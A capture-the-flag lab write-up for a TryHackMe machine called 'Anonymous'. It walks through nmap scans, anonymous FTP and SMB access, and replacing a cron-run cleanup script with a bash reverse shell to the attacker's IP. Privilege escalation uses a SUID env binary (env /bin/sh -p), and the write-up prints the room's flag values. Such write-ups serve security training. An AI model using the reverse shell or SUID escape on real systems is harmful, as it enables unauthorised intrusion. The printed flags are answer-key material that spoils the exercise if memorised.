Anonymous

Improved skills

- Linux privlige escalation
- skill 2

Used tools

- nmap
- gobuster

Information Gathering

Scanned all TCP ports:

```
21/tcp   open   ftp
22/tcp   open   ssh
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
```

Enumerated open TCP ports:

```
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx   2 111       113            4096 Jun 04  2020 scripts [NSE:
writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.11.80.80
```

```
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open   ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
|_  256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
139/tcp open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open   netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Asus RT-N10 router or AXIS 211A Network Camera (Linux
2.6) (95%), Linux 2.6.18 (95%), AXIS 211A Network Camera (Linux 2.6.20)
(95%), Linux 2.6.16 (95%), Linux 3.0 - 3.1 (93%), Linux 3.10 (93%), Linux
3.7 - 3.8 (93%), Linux 4.3 (93%), Linux 2.6.32 - 3.10 (92%), Linux 2.6.32 -
3.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2024-04-09T05:25:14
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
|   Domain name: \x00
|   FQDN: anonymous
|_  System time: 2024-04-09T05:25:14+00:00
|_nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 3s, deviation: 0s, median: 3s
| smb2-security-mode:
|   3:1:1:
```

```
|_    Message signing enabled but not required
```

Enumerated top 200 UDP ports:

Enumeration

Port 21 - FTP (vsftpd 2.0.8 or later)

```
21/tcp  open  ftp          vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111       113           4096 Jun 04  2020 scripts [NSE:
writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|     Connected to ::ffff:10.11.80.80
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```

Logging in to ftp server:

```
┌──(root㉿kali)-[/home/kali/tryhackme/anonymous]
└─# ftp anonymous@10.10.122.99
Connected to 10.10.122.99.
220 NamelessOne's FTP Server!
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||50796|)
150 Here comes the directory listing.
```

```
drwxrwxrwx    2 111      113            4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||23061|)
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000             314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000            1161 Apr 09 05:30 removed_files.log
-rw-r--r--    1 1000     1000              68 May 12  2020 to_do.txt
226 Directory send OK.
ftp> binary
200 Switching to Binary mode.
ftp> get clean.sh
local: clean.sh remote: clean.sh
229 Entering Extended Passive Mode (|||35127|)
150 Opening BINARY mode data connection for clean.sh (314 bytes).
100% |*********************************************************************|
314       106.84 KiB/s     00:00 ETA
226 Transfer complete.
314 bytes received in 00:00 (5.97 KiB/s)
ftp> get removed_files.log
local: removed_files.log remote: removed_files.log
229 Entering Extended Passive Mode (|||36978|)
150 Opening BINARY mode data connection for removed_files.log (1161 bytes).
100% |*********************************************************************|
1161       32.56 MiB/s     00:00 ETA
226 Transfer complete.
1161 bytes received in 00:00 (22.76 KiB/s)
ftp> get to_do.txt
local: to_do.txt remote: to_do.txt
229 Entering Extended Passive Mode (|||18997|)
150 Opening BINARY mode data connection for to_do.txt (68 bytes).
100% |*********************************************************************|
68         1.17 KiB/s     00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.62 KiB/s)
ftp> cd ..
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||54357|)
150 Here comes the directory listing.
drwxrwxrwx    2 111      113            4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> bye
221 Goodbye.

  ┌──(root㉿kali)-[/home/kali/tryhackme/anonymous]
  └─# dir
```

```
clean.sh  removed_files.log  to_do.txt

┌──(root㉿kali)-[/home/kali/tryhackme/anonymous]
└─# cat to_do.txt
I really need to disable the anonymous login ... it's really not safe

┌──(root㉿kali)-[/home/kali/tryhackme/anonymous]
└─# cat removed_files.log
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
```

clean.sh

```
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >>
/var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >>
```

```
/var/ftp/scripts/removed_files.log;done
fi
```

Port 22 - SSH (OpenSSH 7.6p1)

```
22/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
|_  256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
```

Port 139, 445 - SMB (smbd 4.7.6)

```
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Asus RT-N10 router or AXIS 211A Network Camera (Linux
2.6) (95%), Linux 2.6.18 (95%), AXIS 211A Network Camera (Linux 2.6.20)
(95%), Linux 2.6.16 (95%), Linux 3.0 - 3.1 (93%), Linux 3.10 (93%), Linux
3.7 - 3.8 (93%), Linux 4.3 (93%), Linux 2.6.32 - 3.10 (92%), Linux 2.6.32 -
3.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2024-04-09T05:25:14
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
|   Domain name: \x00
|   FQDN: anonymous
|_  System time: 2024-04-09T05:25:14+00:00
|_nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 3s, deviation: 0s, median: 3s
```

```
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

enumerating samba for shares:

```
┌──(root㉿kali)-[/home/kali/tryhackme/anonymous]
└─# smbclient -L //10.10.122.99
Password for [WORKGROUP\root]:

        Sharename       Type        Comment
        ─────────       ────        ───────
        print$          Disk        Printer Drivers
        pics            Disk        My SMB Share Directory for Pics
        IPC$            IPC         IPC Service (anonymous server (Samba,
Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server              Comment
        ─────────           ───────


        Workgroup           Master
        ─────────           ───────
        WORKGROUP           ANONYMOUS
```

```
┌──(root㉿kali)-[/home/kali/tryhackme/anonymous]
└─# smbclient -U ANONYMOUS //10.10.122.99/print$
Password for [WORKGROUP\ANONYMOUS]:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(root㉿kali)-[/home/kali/tryhackme/anonymous]
└─# smbclient -U ANONYMOUS //10.10.122.99/pics
Password for [WORKGROUP\ANONYMOUS]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun May 17 07:11:34 2020
  ..                                  D        0  Wed May 13 21:59:10 2020
  corgo2.jpg                          N    42663  Mon May 11 20:43:42 2020
  puppos.jpeg                         N   265188  Mon May 11 20:43:42 2020

                20508240 blocks of size 1024. 13306820 blocks available
```

```
smb: \> get corgo2.jpg
getting file \corgo2.jpg of size 42663 as corgo2.jpg (104.7 KiloBytes/sec)
(average 104.7 KiloBytes/sec)
smb: \> cat puppos.jpeg
cat: command not found
smb: \> exit
```



```
smb: \> get corgo2.jpg
getting file \corgo2.jpg of size 42663 as corgo2.jpg (104.7 KiloBytes/sec)
(average 104.7 KiloBytes/sec)
smb: \> cat puppos.jpeg
cat: command not found
smb: \> exit
```

Exploitation

Vulnerable ftp server; overwriting script that is Automaticlly executed by the system.

Creating a reverse shell payload:


```
#!/bin/bash
bash -i >& /dev/tcp/10.11.80.80/4444 0>&1
```

```
┌──(root㉿kali)-[/home/kali/tryhackme/anonymous]
└─# ftp anonymous@10.10.122.99
Connected to 10.10.122.99.
220 NamelessOne's FTP Server!
331 Please specify the password.
```

```
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd scripts
250 Directory successfully changed.
ftp> put clean.sh
local: clean.sh remote: clean.sh
229 Entering Extended Passive Mode (|||34842|)
150 Ok to send data.
100% |********************|    42        953.85 KiB/s    00:00 ETA
226 Transfer complete.
42 bytes sent in 00:00 (0.41 KiB/s)
ftp> bye
221 Goodbye.
```

Waiting around two minutes for the system to execute the script

Privilege Escalation

SUID env File to root

```
namelessone@anonymous:~$ find / -user root -perm -u=s 2>/dev/null
find / -user root -perm -u=s 2>/dev/null
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
```

```
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9066/bin/mount
/snap/core/9066/bin/ping
/snap/core/9066/bin/ping6
/snap/core/9066/bin/su
/snap/core/9066/bin/umount
/snap/core/9066/usr/bin/chfn
/snap/core/9066/usr/bin/chsh
/snap/core/9066/usr/bin/gpasswd
/snap/core/9066/usr/bin/newgrp
/snap/core/9066/usr/bin/passwd
/snap/core/9066/usr/bin/sudo
/snap/core/9066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9066/usr/lib/openssh/ssh-keysign
/snap/core/9066/usr/lib/snapd/snap-confine
/snap/core/9066/usr/sbin/pppd
/bin/umount
/bin/fusermount
/bin/ping
/bin/mount
/bin/su
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
```

After some digging i found vulnerable part:

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```

Let's recreate that:

```
namelessone@anonymous:~$ env /bin/sh -p
env /bin/sh -p
whoami
root
cd /
cd root
dir
root.txt
type root.txt
root.txt: not found
cat root.txt
4d930091c31a622a7ed10f27999af363
```

Trophy & Loot

user.txt

```
90d6f992585815ff991e68748c414740
```

root.txt